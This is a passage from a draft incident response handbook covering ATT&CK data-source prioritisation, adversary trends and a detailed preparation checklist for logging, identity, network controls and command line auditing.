- b. Close Gaps. Hint – having the ability to collect command line execution is one of the most effective data collection techniques you can deploy.
- c. There is an opensource tool named DeTT&CT⁴ which can help you build, maintain and score your visibility and detection coverage using a five-component scoring model

to better describe your visibility and detection capability. This tool also has python scripts that can push your detection coverage into the ATT&CK Navigator.

4. Prioritize by Risk, Feasibility, and Impact

- a. From a risk perspective, evaluate how likely and what would the impact could be if an adversary technique went undetected.
- b. Study the feasibility of data collection, because you need to know just how costly it is in effort, adoption, and actual dollars to enable collection.
- c. Balance these two points with how much faster or accurate detection, response, and retro threat hunting would be if collection is enabled.

The Github page for DeTT&CT also shows how to determine which data sources within ATT&CK cover the most techniques (python detect.py generic -ds). The top ten are listed below for reference, with the count of techniques that are supported by a given data source. Some common examples are listed after each technique.

Count and Data Source

- 255: Command Execution – Windows 4688 Event, Sysmon, EDR, auditd
- 206: Process Creation – Windows 4688 Event, Sysmon, EDR, auditd
- 98: File Modification – Windows file system audit, EDR, auditd, File Integrity tool (tripwire)
- 88: File Creation - – Windows file system audit, EDR
- 82: Network Traffic Flow – NetFlow, NGFW, NSM (Zeek)
- 78: OS API Execution - EDR

- 70: Network Traffic Content – NGFW, network tap with TLS break/inspect
- 58: Windows Registry Key Modification – Windows registry audits, EDR
- 58: Network Connection Creation - NetFlow, NGFW, NSM (Zeek)
- 55: Application Log Content – Bespoke applications, web/database server logs can help

Threat Informed Defense

There is a better approach than just taking a Top Ten list and driving deep – that is taking a “Threat Informed Defense Approach” because you want to be as proactive as possible, leverage ATT&CK to its fullest, and optimize security operations and incident response.

It is tempting to look at a given technique, drive deep, build detections, and responses playbooks. This can happen when reading analysis of given attacks or other forms of Cyber Threat Intelligence (CTI) reports. You should be going through any write up or CTI report and extract out what adversary behaviors it discussed. Here, you are taking a *threat informed defense* approach, which is a great place to start. You might even see a table of TTP’s in each report, or an ATT&CK matrix with shaded fields. Instead of focusing on specific atomic behaviors (a technique), instead attempt to identify sequenced behaviors to understand the attack flow because you want to know the *dependencies of an event flow*. Further, by looking at a technique in context of a flow, you can find multiple attack paths and where they converge. CITD recently published Attack Flow V3.

Need a Place to Start?

At one time, The Center for Threat informed Defense had an online calculator⁵ to help inform prioritizing what collection you need based on your current monitoring stance. If you have nothing, start here by understanding how you can collect artifacts for these techniques.

- T1059 Command and Scripting Interpreter
- T1047 Windows Management Instrumentation
- T1053 Scheduled Task/Job
- T1574 Hijack Execution Flow
- T1543 Create or Modify System Process:
- T1562 Impair Defenses
- T1055 Process Injection
- T1036 Masquerading
- T1021 Remote Services
- T1003 OS Credential Dumping

Adapting IR Lifecycles to Your Organization

Regardless of which incident response model you chose, one critical aspect of IR is that the scope can rapidly change in an incident. Initially, an event may appear to be localized to one user's workstation, only to find out that the attacker had enough time for lateral movement and there are many other affected systems. Here, the scope changes as the incident progresses, which is a significant change in adversary tactics and tooling.

As a result of more skilled and equipped adversaries, organizations need to invest in more sophisticated tools such as EDR, improved Network Security Monitoring (NSM), and TLS Break and Inspect by NGFW's with client trusted certificates deployed at critical chokepoints.

Limited scoping early on in an incident can easily lead to ineffective containment activity. The analyst needs to improve when it comes to finding all the avenues for remote control and be able to perform rapid collection and assessment. Analysts and incident handlers need to be supported during the process with well thought out playbooks that define

investigative activities, criteria to declare an incident and escalate, and guide them through the analysis process.

The Changing Adversary Landscape

Modern adversaries include competing businesses, intelligence units within the intelligence and military apparatus of nation states, crime that is organized, and organized crime (yes, that was intentional). Cybercrime itself has matured into an industry and with its own infrastructure and specialized service providers. Participants in this ecosystem include initial access brokers (IABs) who may leverage phishing kits and reverse proxy toolset built by specialists so the IAB can gain unauthorized access to an organization and then sell that access downstream to a crime group. IABs are quick to leverage newly reported bugs, hoping to compromise their targets before widespread patching has taken place. A cybercrime group may also leverage Ransomware as a Service (RaaS) organization as the crime group may not have that exact skill set to act on their objectives. Once the IAB has sold off initial access, this second step actor in the cyber-attack will generate a different set of indicators and processes. In essence, today, there is an underground economy of toolset providers that allows a criminal organization to piece together the pipeline that they need to find victims, gain access, and ransom the victims data and assets.

Adversaries are more emboldened by the acceptance of remote work and finding their way to get hired as a remote worker. State sponsored groups and criminal networks are increasingly leveraging “laptop farms” to support malicious activities. A laptop farm consists of numerous laptops networked together in a single location in the target country. This allows remote users to appear as if they’re operating locally and conceals their true identities and locations. Detecting and attributing their activities challenging traditional security measures. People inside a given country facilitate this scheme.

Lastly, these organizations are enabled through the dark web behind the TOR network and facilitated by untraceable digital currency and encrypted

communications.

-
- ¹ NIST SP 800-61 Rev 3 <https://csrc.nist.gov/pubs/sp/800/61/r3/final> (download page).
 - ² SANS Glossary <https://www.sans.org/security-resources/glossary-of-terms/incident-response/>
 - ³ <https://www.csoonline.com/article/3959148/hackers-attempted-to-steal-aws-credentials-using-ssrf-flaws-within-hosted-sites.html> with instance and cost data from <https://aws.amazon.com/blogs/security/incident-report-q1-2025-stolen-ci-cd-keys-gpu-abuse/> (article no longer available as of this printing)
 - ⁴ <https://blog.nviso.eu/2022/03/09/dettct-mapping-detection-to-mitre-attck/>
 - ⁵ <https://top-attack-techniques.mitre-engenuity.org/calculator>

[OceanofPDF.com](https://oceanofpdf.com)

Chapter 2. Six Steps and Modern IR

A NOTE FOR EARLY RELEASE READERS

With Early Release ebooks, you get books in their earliest form—the author’s raw and unedited content as they write—so you can take advantage of these technologies long before the official release of these titles.

This will be the 2nd chapter of the final book.

If you’d like to be actively involved in reviewing and commenting on this draft, please reach out to the editor at jleonard@oreilly.com.

“It’s not a question of if, but when ...”

—Almost everyone in Cybersecurity

This chapter is organized following the traditional Preparation, Identification, Containment, Eradication, and Lessons Learned (PICERL) stages because they provide clear language for each stage. Modern IR is dynamic, ever changing, and not a single linear sequence of events. There are numerous feedback loops. There is nothing to prevent initiating a block or countermeasure long before the traditional eradication and recovery operations take place. IR in the real world requires rapid decision making, communication, and vigilance.



Figure 2-1. Real World Incident Response

Preparation: Know Thy Network and Identities That Use It

The Preparation phase is focused on you knowing your environment which consists of on prem, remote users, cloud systems, third parties, and data exchanges that your organization utilizes. All it takes is a few minutes reading through any well-known information security controls framework and it becomes clear that having an inventory of applications and their service accounts, external IP addresses, domains, data flows, data stores, servers, user identities and where they are used in the Cloud, and points of contact are critical to success. In fact, the Center for Internet Security has listed as the top two controls “Inventory and Control of Enterprise Assets” and “Inventory and Control of Software Assets” since the inception of the CIS Top 20 and now the CIS Top 18¹.

User identity is the “new perimeter”. This concept describes a shift in how cyber professionals have changed their thinking, with user identity and

access management (IAM) taking center stage on security efforts. Modern Next Generation Firewalls (NGFW's), when deployed properly, have matured to the point where they can control thousands of applications, but the traditional perimeter has dissolved with the rise in SaaS solutions and adoption of cloud service providers. From the IR perspective, SaaS and CSP present new data sources, delays in getting event data, solution specific API integrations (if they even exist), differing user activity monitoring, and each is governed by their own contract or service agreement which may or may not define how the provider supports your incident management program.

DFIR staff should become familiar with the term “Value Chain” as defined by Michael Porter because it helps prioritize systems to protect. The Value Chain is the progression of activities that a firm operating in their industry performs so that they may deliver (and support) a valuable product or service to end customer(s), which can be individuals or other organizations. Understanding the Value Chain, the IT applications it supports, their respective data stores, servers, SaaS integrations, and API usage supports “Knowing Thy Network”.

Organizing the data that supports your “Value Chain” will assist you in your understanding of what is valuable to attackers, which processes are paramount to success, and where critical data resides. Start with your raw materials, determine how they are changed, delivered to your customer, and maintained. The Value Chain is a key component to communicating with senior management, so understanding and protecting the Value Chain is a key step to your Incident Response program being *business relevant*. As an example, if you detect an adversary, you can run a hunt for indicators learned about the adversary from the top systems in the value chain and assess *if the adversary is likely on them*. When you can say “No sign of compromise” for your critical assets that support the value chain, you are showing value and business awareness to the ELT/SLT².

As security professionals, we should understand and protect the VC, its data inputs and outputs, the applications and data storage used to support those applications because the VC embodies business operations. This focus is

different than just collecting operating system logs. It emphasizes that detection engineering practices need to be used with business applications on down to detect manipulation of critical business processes and the systems they depend on.

The key activity in the preparation phase is to actively conduct pre-incident planning, auditing, instrumentation, and security use case development for information systems. This is a *recurring process*.

Table 2-1. Step One: Preparation Checklist

Activity	Notes/Tasks
Understand your Value Chain, applications, data storage, and regulatory environment.	The value chain is full range of activities needed by an organization to create a product or service for an end customer or consumer. By understanding it, you can protect the critical few and plan IR activities for these systems.
Centralize Time Keeping using Network Time Protocol (NTP). All systems report in UTC.	Enable Network Time Protocol for all devices that can use it. Establish three NTP services which point to an authoritative source or use a Stratum One clock. All other systems refer to these servers. Ensure Clients are synchronized to a viable NTP source switches and routers use the same NTP server, and that all systems are consistently configured. Centralizing on Coordinated Universal Time (UTC) is most likely your best option. Ensure that local systems have proper time zone offsets configured.
Review Policy / Procedures for IR Support.	Review your existing policy and procedure library to find PnP's that relate to and support incident response. If they are missing, then work to create them. This may include some defined processes based on notification to the compliance hotline/email/web reporting forms.
Decide on critical policy issues ahead of an incident.	Survey Human Resources for policies that support Incident Response, and if none are found, initiate policy development for IR

Activity	Notes/Tasks
	functions. Are there defined conditions where IR advises HR or Legal of case types? What are your regulatory exposures?
Ensure 'abuse@' is an input stream to IR	Ensure the IRT is connected with the "abuse@" email handle for all registered DNS domains.
Be prepared for IR in your SaaS solutions	Each SaaS provider is governed by its unique service agreements that need review so that when an incident occurs, the IRT understands how to engage and you understand the degree of vendor support you get.
SaaS Solutions and User Accounts	Ensure you know how to get logon history, enable/disable accounts, and who has elevated access. Also – you must know what integrations you have and how they are authenticated (most likely OAuth w/ refresh tokens).
Understand how to engage Law Enforcement	Determine how and when the IRT will engage with Law Enforcement: the process, who will engage, when, and how to engage. These rules are country specific. Write out a plan and checklist.
Establish, Document, and Notify for a "Right to Monitor" and "No expectation to privacy" (country specific rules).	Establish policy so that IRT has the "right to access user systems and monitor". The IRT should establish elevated access accounts, kept in secured storage, for emergencies, to every business relevant information system, either on prem or in the cloud to support investigation

Activity	Notes/Tasks
	activities. Note that Cloud systems usually implement SAML 2 authentication and MFA, so our IR team's secondary user accounts can be leveraged with some setup costs.
Establish Logon Banner(s)	Implement a Logon warning banner and explain users have no expectation of privacy and the company has a right to monitor. Text needs agreement by Legal and Human Resources.
Understand social media and news media engagement processes and roles	Establish a media liaison, particularly for publicly traded corporations or other organizations who have a "Duty to Report". Ensure management, IR, IT and other parties know how to direct any inquiry to this role/office.
Establish central logging capability and visibility across the enterprise. Examples are syslog, push agents, RDBMS data pull, AWS CloudTrail, Azure Log Analytics Workspaces. On Prem Windows could use WEC/WEF as well SIEM based log collection.	Establish a protected logging aggregation point which has multiple terabytes (TB) OF storage. A Linux server with syslog-ng is a good start, even better is an ELK stack with a Logstash configuration that can locally log as well as pushing enriched logs to a SIEM, and even better than that is a modern SIEM with a SOAR platform for automation of security use cases. <i>Ensure systems are instrumented to detect an incident and each system reports locally and to the central server. Includes SNOWFLAKES!</i> SecOps should avoid plain syslog when there is a more secure option. Plain syslog lacks filtering options, support for TCP, and encryption with TLS. There are many Windows

Activity	Notes/Tasks
	events such as a machine logon that can reasonably be discarded. Syslog-ng provides filtering syntax that can accommodate discarding low value log data, as well as NXLOG agents.
Enable Open File Monitoring on Windows	Since Server 2016, Windows 10, and Azure Local 2311.2, Microsoft has enabled the ability to easily show which processes on the system have an open file, as well as shares that have an open file, the source IP or system, and the username. If the application used to modify files on a share creates a lock, you can also see the actual file name. This is done by running “openfiles /local on” and then rebooting the system.
Filter Low/No Value data	As you learn about data sources, you will find some logs have little to no security value. You may want to discard some log record types. Use the section titled Windows Security Event ID's, beginning on page 255 to help inform the instrumentation process.
AWS – Evaluate cost and use S3 storage tiering (on/off prem?)	In AWS, your organization should have all accounts and VPC's in an organization and have Cloud Trail (and other logs such as S3 write access) be sent to a <i>separate account to protect log access</i>.
Azure – Evaluate Cost. Use Native	In Azure, ensure that a Log Analytics Workspace is setup for Entra events and Azure

Activity	Notes/Tasks
Cloud for 30d. Bringing 31d+ to on prem may cost less.	subscriptions. Consider enabling Microsoft Sentinel. If not, pull data from the Unified Audit Log by leveraging the Microsoft Graph API and Log Analytics workspaces.
ITSM: Change Management	Ensure that you pre-negotiate how changes can be performed during an incident. Cycling everything as an “emergency change” may delay critical fixes, hamper containment, and broadcast issues out in response to the incident, which can cause rumors and unnecessary speculation.
Identity user account and elevated account management issues. Implement “Logon Separation”	Organization should follow the “one user, one account name rule” for a users’ day to day account. For users who require “elevated access” (root, administrator, Global Admin in Azure, etc.) create a secondary account specifically for elevated access. For example, “jdoe004” and “jdoe004SA”. Standardized names across many systems aren’t always implemented, though. Logon Separation is a nearly zero cost protective measure.
Establish an Employee ID attribute to tie all accounts back to a named user. Control “Authentication islands”.	Most organizations have central directories, but there are often system specific user and elevated accounts whose account names may not cross index to the main directory but are assigned to the same person (the account holder or custodian). Beware of inconsistent naming conventions. Assign a unique person “employee ID” account attribute to all account records,

Activity	Notes/Tasks
	which includes service accounts, so activity can be attributed to a single person.
Establish an “Emergency Term” process	Occasionally, some FTE’s need to have their relationship (employment) terminated and all their access in a rapid manner. Those whose accounts are emergency term’d should have the account ID added to the SIEM to detect misuse (“elevated monitoring”).
Solve for Service or system account management ownership	Establish ownership for all generic, shared, service, and system accounts. Update the description or comment field with the responsible person’s account name, real name, and unique employee ID. Decide early if, and how, the IRT can access these accounts when it becomes necessary. Document who has knowledge of these accounts, passwords, rotation practices, and credential storage.
Solve for Service or system account rotation	Establish procedures for password rotation process and where service/system account credentials are stored. Always rotate them when an account holder terminates employment as soon as possible. Note that there are many appliances on the network or cloud hosted that have a local account database such as a next gen firewall: those local “admin” credentials are in scope!
SaaS / Cloud Application inventory,	Cloud hosted accounts can be directory integrated with technologies like SAML2,

Activity	Notes/Tasks
accounts, account data exchange and OAUTH integrations	OAUTH, and OIDC. Even when they are integrated, a SaaS/Cloud application may permit a “Local Elevated” account, whose credentials are known by few. Are elevated accounts allowed to be accessed outside of your” VPN Extended” perimeter? How do you get activity reports? Is there a way to push logons? Can the MFA/SAML/CASB integration be a proxy for authentications, and can you get logs? Are all SaaS applications identified so you can determine logon activity?
Asset Inventory: “Know thy Network”.	IR teams need accurate and timely information about the assets for the organization. These exist on network, at users’ homes, at remote sites, VPN connected users, Cloud Service Provider networks, and SaaS solutions. Inventory should include OS, patch level, purpose, application usage, configuration, backup status, criticality, access rules, directory membership, and other key data.
Asset Inventory: “Know thy Accounts” and SSO / Federation platform.	Similar to knowing the network, orgs should have a single “parent” meta directory that integrates or federates user identity. SaaS and CSP solutions should integrate with, not supplant or ignore. MFA with step up authentication is a must, along with a risk engine to recognize suspicious activity.
Jump bag contents	Sanitized drives (per NIST 800-88).

Activity	Notes/Tasks
<i>Never cannibalize your jump bag.</i> It was created for an emergency. It may be difficult to extricate cannibalized part, which will inevitably be the “one thing you need” in an incident.	Incident forms, bound notebook, pens. Printed copy of the IRT call tree. Common hand tools or multitools. Linux distributions of note include SIFT, Security Onion, and Kali Linux on DVD or bootable USB drives. Include a flashlight <i>with its batteries removed to prevent corrosion.</i> <i>Checklists for memory/drive image tools usage.</i> Network tap and “snagless” LAN cables. Earplugs for the data center. Some IR veterans also suggest spare clothes. <i>See the Windows/Linux sections below for specific inventories.</i>
Establish an out of band (OOB) notification, bridge line protocol, messaging, note taking, and data storage capability	IR teams need a secure communication capability that cannot be monitored by an attacker or insider. For example, everyone on the IR team should have a cellphone, secondary external email account, instant messaging, and artifact storage. A separate Google Docs or Microsoft 365 MFA enabled tenant is a relatively low-cost option. IR command should have high volume bridge line for a mass event.
Enable Helpdesk or ServiceDesk as IR intake partners	Conduct training on first call intake for initial incident data collection. ServiceDesk staff are “human sensors” and are valuable eyes and ears for SecOps and the IR team.

Activity	Notes/Tasks
	Define an Intranet incident form or incident specific ticket which the ServiceDesk (or an end user) can use to better document and gather initial incident information.
Educate “The Business” to support IR.	The phrase “The Business” refers to all staff who support the value chain every day, make “the money”, and are served by IT / Security. The business needs to understand how to interact with IT/Security, be vigilant, receive some annual awareness training, and understand how IT support works. They can be an invaluable sensor network.
Work out IR team issues, particularly the command and key decision-making structure.	Determine IR team membership and rotation. Budget to conduct continual training. Decide on response process, initial triage Service Level Agreement (SLA), incident command. Periodically conduct some form of IR drill, such as a breach or ransomware tabletop exercise. Provide a secure analysis room with locking cabinets to secure evidence and tools.
Enable System Change Detection	For every technology on the network, enable logging of system changes to a central log collector or a SIEM.
Establish <i>full command line auditing</i> in Windows, Linux, and production containers.	Windows 7+ supports full command line auditing for the 4688 event ID, but the OS must be configured to do so (details below). For Windows, push out Sysmon). For Linux, push out auditd and a supporting configuration. For

Activity	Notes/Tasks
	containers, ensure that the container system logs and add auditd to the container build process so they can send logs to a syslog server. (V3).
Anticipate Key decisions	1. Decide on the “Watch and Learn” or “Pull the Plug” decision criteria and time box. 2. Decide on the “Contain and Clean” stance with the desired evidence preservation level – regulatory issues may drive this. 3. Understand applicable data breach requirements (regulatory/legal) for the organizations industry. 4. Determine a process for handling and reporting criminal activity. 5. Understand the organization’s stakeholders and their expectations. For example, the Board, the shareholder, supporters, adversaries, and participants or partners in the organization’s value chain. 6. Ensure that the IRT understands and support the organizations’ priorities. 7. Fully understand the IR operating model, roles, front line responders, critical operating data, and forensics capability.

Activity	Notes/Tasks
Deploy Network Security Monitoring (NSM) at key chokepoints.	NSM systems like Zeek, or better yet Security Onion which includes Zeek, is a low-cost visibility tool through protocol decoding. Zeek provides summary information about many aspects of IP traffic as well as various application-level data such as DNS query/response, TLS certificates, SMB based file visibility, DHCP traffic, FTP activity, RDP, and tunnel visibility.
Preparation step exit criteria	Preparation is a continual process. For example, ensure each new system is prepared for incident response. Review preparation activities periodically.

Preparation: Tools and Techniques Survey and Checklist

As the cybersecurity vendor, product, and tooling set of practices has matured, a wide variety of tools and techniques have matured. Each of these should be considered for implementation and deployment. Each tool or technique has a deployment strategy, degree of cost, user resistance, complexity, and a different method to implement in on-prem vs. cloud systems (and some are just impractical in cloud). This section briefly, and I do mean briefly, lists numerous tools and techniques for your consideration with a few details per point. This section is not intended to replace a formal security architecture course or security engineering career, rather to point you in a useful direction to better protect the network and build towards assisting the incident response process.

Further, nearly every of the tools and techniques in this book support a zero-trust architecture to protect the network, its applications, improve user identification, and provide stronger visibility.

Strategies to Mitigate Cybersecurity Incidents: ASD 35

When it comes to order of implementation, BTHb advises that you lean into the “Strategies to mitigate cybersecurity incidents” as defined by the Australian Signals Directorate³. In summary, the key advice from the ASD Strategies are summarized here and then amplified with other frameworks. Where possible, a list of practical Blue Team approach based recommendations are provided under each point.

1. Strategies are prioritized to targeted cyber intrusion, as in they are focused on instrumentation to mitigate an incident.
 - a. Learn and integrate threat assessment and data flow for the IT systems that support your Value Chain.
 - b. Implement a strategy for high-risk systems first. This includes systems with high-risk data, exposed to the commodity internet before your day to day systems.
2. The ASD Strategies align directly to the top two rules in the CIS Critical Security Controls v8.1: Develop and maintain an inventory and control of enterprise assets (systems) and software assets (applications).
 - a. Some form of application portfolio should be developed and maintained (and not a spreadsheet, as it is not maintainable.) Incident response depends on knowing details to know a variety of details about the app stack. Application name, ownership and technical PoC's, list of data flows, regulatory compliance, a description, and the list of servers and data stores the application depends on. Complexity and onerous inventory rules for your app

portfolio are your enemy when it comes to user acceptance and data maintenance.

- b. Some form of configuration management database (CMDB) should be developed and maintained. This is the layer below an app portfolio. It records server name, OS, infrastructure PoC, some details on how managed, location, its relationship to an application and a data store (a share counts as a data store). If there is a NAT'd public IP and FQDN that should be listed as well.
 - c. Once you have an App Portfolio and a CMDB, integrate them into your formal change management process (yes, you need one of those too). Changes should be registered against an app and an asset. With this information, the IR function can see if a recent change may have contributed to an incident.
3. Essential mitigations should be deployed that prevent execution of malicious software, limit the blast radius, and detect an intrusion.
- a. For malware, tools include anti-virus, an Enterprise Detection and Response (EDR) system, and a file analysis capability at choke points using an NGFW.
 - b. To minimize exposure to malicious websites, a web proxy should be deployed, threat and security focused categories should be blocked, integrate curated cyber threat intel (CTI) blocklists, and consideration to blocking non work-related categories. Minimally – users should be warned for visiting a “newly registered domain”, block it if you can! To truly effectively use this, TLS Break and Inspect needs to be deployed. Examples of security focused categories include newly registered domains, command and control, grayware, adult content, known compromises, phishing, and malware (should include ransomware).

- c. To control malicious messaging, prefilter incoming email through an anti-spam that can filter out email borne threats, mitigate phishing, and business email compromise (BEC). Here, the service will take control of your DNS Mail Exchange (MX) record and filter mail. There are also three additional email validation techniques you should investigate and use: Sender Policy Framework (SPF) which advertises senders for your domain, DomainKeys Identified Mail (DKIM) which signs your email, and a Domain-Based Message Authentication, Reporting, and Compliance (DMARC) to prevent spoofing and phishing attacks and tells the email system how to handle mail that fails SPF and/or DKIM. IR can make great use of mail management systems to investigate message exchange and see who may have opened email that was later found to be malicious.
- d. Specific to ransomware, your organization *must ensure* reliable and testable backups and/or file version history are made for data recovery.
- e. Specific to insider threat, in addition control for removable storage and data loss prevention (DLP).

Once these essential capabilities are in place, a broader suite of tools and techniques should be considered and deployed. The next list is organized following a layered model from physical to application. Full treatment of each option would warrant another 500+ security architecture book.

Physical and Data Link Layer

At the lowest layers (physical and data link), these tools and technologies should be deployed. Most of these tools and techniques are low cost, and can be enabled to better protect the network.

1. Analyze the connection points to the network and close off any opening that can allow an unauthorized user to affect the cable plant, server room, wire closets, and building telco connection point. Label “open” ports in switch configurations.
2. Develop the ability to disable physical network ports and deploy a “mitigation ACL” to a given port. This could be an “Internet Only” ACL, or limited internal communications.
3. Use Media Access Control (MAC) filtering on the switch fabric for a fixed device such as a printer, display, or building sensor to reduce the likelihood that the port can be used by another device.
4. Use 802.1X for user segments. There is no need to be overly complex – a simple architecture for “User Devices” is good enough to prevent unauthorized devices from reusing a port.
5. Deploy VOIP or other telco systems on their own ‘network’, which can be a cable plant or more likely a VLAN or Private VLAN architecture. Keeping VOIP traffic separate minimizes the chance of packet capture and eavesdropping, which is critical in healthcare environments. Bonus if you can use encryption.
6. If your wireless environment is not using WPA3 and certificate authentication for your devices, move in that direction. If you want to provide some ISP like services for guests and staff, then separate out to a separate SSID. Do not deploy any management capability on a wireless segment.
7. Review how the LAN itself is managed and implement access control for services like SNMP and REST API access to your devices from management IP’s only.
8. There are likely some segments, like a “Services Network” (or a DMZ) where you need strong MAC to IP to Port to Exposed service protection. For these networks, deploy MAC filtering and

PVLANS. The objective is to minimize ARP spoofing and controlling for blast radius should one of those services exposed to the Commodity Internet become compromised.

9. Protect DHCP. There are switch specific options to ensure that only authorized DHCP servers answer requests, to eliminate the chance of a rouge DHCP server. Or what is more likely, a consultant plugging in a home router ‘backwards’ so the DHCP service is presented to your network. This often happens in a conference room for the eight people that need to work on the project right now that didn’t request network access.
10. Enable and collect focused NetFlow, such as peer to peer traffic on an edge switch to catch peer to peer traffic in the workstation network, and at chokepoints to gather traffic to and from various segments. Do not go overboard with NetFlow; it is not hard to get duplicative information. If you have an internal NGFW that functions as a segmentation gateway, you are likely to have better logging than NetFlow. You also do not want to collect flow data to your logging infrastructure, because you don’t need to log the fact that you sent a log record to a log keeping system (you get the idea...)

Network and Routing Layer

There are a variety of techniques you can use at the network layer, meaning the logical addressing, segmentation, and routing of IP packets on the network. Unlike the physical layer, most of these can also be applied in the cloud to varying degrees.

1. Ensure that switch, router, SD WAN, and firewall configurations are under change control, you can detect “configuration drift”, and you get authentication and change logs. From an IR perspective, your objective is to have assurance that the part of the network is hardened, controlled, and secure.

2. Implement access control by limiting TCP and UDP port access where possible. Here, BTHb advises that you adopt a “segmentation” strategy and only allow systems to communicate to each other along well-defined channels. For example, put your servers that support web-based access on their own segment and permit only 443/TLS inbound, and little else. Then from these servers, allow access to the RDBMS or other data stores, but limit other traffic patterns to these data stores. Conceptually, your objective is to implement network segmentation and apply some sort of Micro Core Access Perimeter. Practically, you should do this when you are deploying new or implementing technology refresh as those events present an easy opportunity for the win.
3. Implement Network Time Protocol (NTP) and deny outbound NTP access for systems other than your own NTP servers. Here, this means all systems should be synched with each other, which is critical to understand when something happens as timelines are reconstructed during an incident.
4. IP networks depend on a routing protocol to ensure that they move packets efficiently. There are several. For IR, you should ensure that routing updates only come from an authenticated source – this layer should drop any attempt for an unauthorized routing update.
5. The DNS layer is also a critical infrastructure service. DNS logging itself, historically, isn’t as effective as you would want. The current BIND codebase (9.18.37 and 9.20.10 as of August 2025) can write queries to the log (by default this is /var/log/bind/default.log) but not responses. Instead, you could use dnstap or dnscap on the DNS server. Best possible results can be achieved by monitoring Zeek. Setup a port mirror for the LAN ports at the lowest level – the “first line client resolver” servers using Security Onion or a Linux server running Zeek. Your objective when it comes to DNS logging is to get the true client source, the query and its details plus the answers back as a single log record. Zeek does this, other solutions do not. This model will

enable highly effective FQDN/DNS based threat hunting, because you can find the originating client.

6. Implement DNS filtering. There are two main methods. First, is a response policy zone⁴. An RPZ turns your DNS server into an application aware firewall. RPZ enabled DNS servers to evaluate a query against a set of local zone files and can return a response configured specific to the zone. Responses are NXDOMAIN which a client sees as “Domain not found”, NODATA which is used for specific record types, CNAME which redirects the client and thus prompting another DNS query, and some passthrough options. Since the DNS server processes all requests, RPZs can be deployed at the lowest layer if system resources permit or more likely the topmost caching layer right before the Internet is queried because those queries should be for Internet only domains.
7. Deploy a NSM monitoring capability. As mentioned above, Zeek can provide outstanding visibility to DNS, but it doesn’t stop there. Zeek has visibility to numerous LAN and application protocols, can perform file extraction, can alert on specific network IoC cyber threat intel, and is very stable. For an all in one, consider the Security Onion distribution deployed on commodity hardware.
8. Implement TLS Break and Inspect. Modern next gen firewalls and web proxies can inspect LAN traffic, but with the advent of TLS 1.3, breaking that encryption process requires that they be ‘in the middle’ and a supporting certificate be deployed to the endpoint. NGFW’s also can push out the encrypted traffic to a given port, which puts NSM and log analysis back in the game.

Application Layer

While all of the powerful tools that you can deploy to analyze and control traffic flow, it’s the application themselves that have the data that an adversary wants to locate, package, exfiltrate, and hold hostage. The application layer also represents a unique challenge: there is little to no

standardization in how they work when you compare them to well structured network and operating system instrumentation. For the IR perspective, the main goals are to know “who used a given system” and “what they did in that system.” Applications are, after all, the gateways to the valuable information that the adversary is after. Incident response has evolved to the point where Identity, which can be global, is one of the most important aspects because it is borderless and in SaaS applications, identity can quite literally be outsourced to a third party (Google, Apple, Facebook, etc.)

1. Wherever possible, implement some form of single sign on with multifactor authentication. There are a myriad of terms, definitions, and vendor approaches here. From the IR perspective, work to reduce and eliminate authentication islands with local user databases, instead move the authentication layer to a well-defined access control solution where the token used for access is logged and tied back to an actual human.
2. If you absolutely must support an authentication island, then apply a supplemental identifier per account that ties back to an “employee ID” value in your primary SSO platform (often done by adding the EmplID to a comment field). Bonus if all the account IDs can match your SSO system.
3. A web front end system often accesses the underlying data store through a service account. End users are granted access which is managed by the web server and its code base, but the back-end database activity is attributed to the service account. One approach to tying a front end user to the changes made by the service account is to use the application user context propagation approach. This means that the UserID itself is passed through the business to the database layer as a parameter to a stored procedure, and some audit logic is implemented. There are other more complex approaches like mapping a front end user to a database

specific user account or implementing a user activity tracking table.

4. Adversaries, today, must be tracked through unique OAuth or SAML tokens, SSO tokens and integrations, and cloud service provider defined IAM roles.
5. Breach and Attack Simulation (BAS) solutions can also assist in constantly assessing network, operating system, and application security. These solutions automate testing your posture, provide trace data which can assist in detection engineering efforts, and are usually updated frequently as new CVE's are announced and other attack paths.

Visibility Tools and Techniques

The modern adversary is after your data, your intellectual property, penetrating anything commodity internet facing, and your end user because those are the most common ways in. To that end, evaluate the best visibility tools you can deploy. Those are described in this section.

1. Enterprise Detection and Response (EDR) is approaching “must have” status. There are many options available, ranging from Defender if you can afford an E5 level license for each user to Velocitaptor as a free and open-source (FOSS) tool if you are a small-scale organization or cannot afford a commercial tool. When evaluating an EDR make sure to look at integration with other aspects of your security apparatus and the cost of long term logging. Unless you can rapidly respond to an incident with a capable team, the cost of more than a week or two of EDR data for a large network can be high. As a compensating technique though, you can likely develop an easy way to export the last 7d of process and DNS activity from a suspect host at the time of an incident. This may be a fraction of your systems and can provide highly valuable volatile data collection.

2. Centralized, cloud based, Identity as a Service (IaaS) tool that enables an Identity Access Management (IAM) strategy. Organizations need a centralized way to authenticate their users against a single directory that also incorporates a risk assessment posture, can implement step up authentication when there is risky behavior, enable MFA, and provide a single point of access for SaaS solutions.
3. SIEM and central logging. All your systems should log security relevant details to a central logging system. At a minimum, you need as many applications as possible to provide at least login success and failure messages.
4. For traditional relational database systems (RDBMS's) you can implement a "Logon Trigger". A database trigger is a stored procedure that runs in response to specific events to certain events on a specific table. Most, if not all, RDBMS systems have a user account table that is updated whenever someone logs in. A logon trigger

Preparation: Command Line Auditing

One of the most important tasks that has changed IR in the past several years is enabling command line auditing and central collection in Windows and Linux. On Windows, there are many methods to collect command lines besides an EDR. One to enable Process Creation events (4688) for success and failure, and then event and also enable "Include command line in process creation events". Once that's done, there are a few ways to setup event forwarding. You can use Windows Event Forwarding, NXLog, a SIEM agent, or even a remote pull. Another is to deploy Microsoft Sysmon with a tuned configuration file. Sysmon captures command lines in context of many other events like driver loading, network connections, DNS lookups, and file hashes. You can develop your own XML config file, but most start w/ Swift on Security⁵ or Florian Roth's configuration⁶ and go from there. You may not actually forward Sysmon events – but setting up a

128 MB log file with important details like which process made a DNS request and what command line history can prove invaluable during an incident.

For Linux, auditd is an essential tool, but it does require configuration.

For Auditd, review Florian Roth's configuration⁷. It has references to other rulesets. Leveraging analysis done by different groups to determine what techniques belong in the Top Ten also helps to provide a starting place for instrumentation and data collection.

Preparation: Learn Data Breach Rules of the Road

Depending on country, state, industry, and type of incident, there are likely some of "breach notification" threshold requirement. In the USA, all 50 states, District of Columbia, Guam, Puerto Rico, and the Virgin Islands have legislation requiring private businesses and most governments to notify of PII breaches. (In June 2016, 47 states have such legislation). Each state has unique requirements. In the European Union, Directive 2002/58/EC of the European Parliament and of the Council of 12 July 2002 provides a very similar legislative framework.



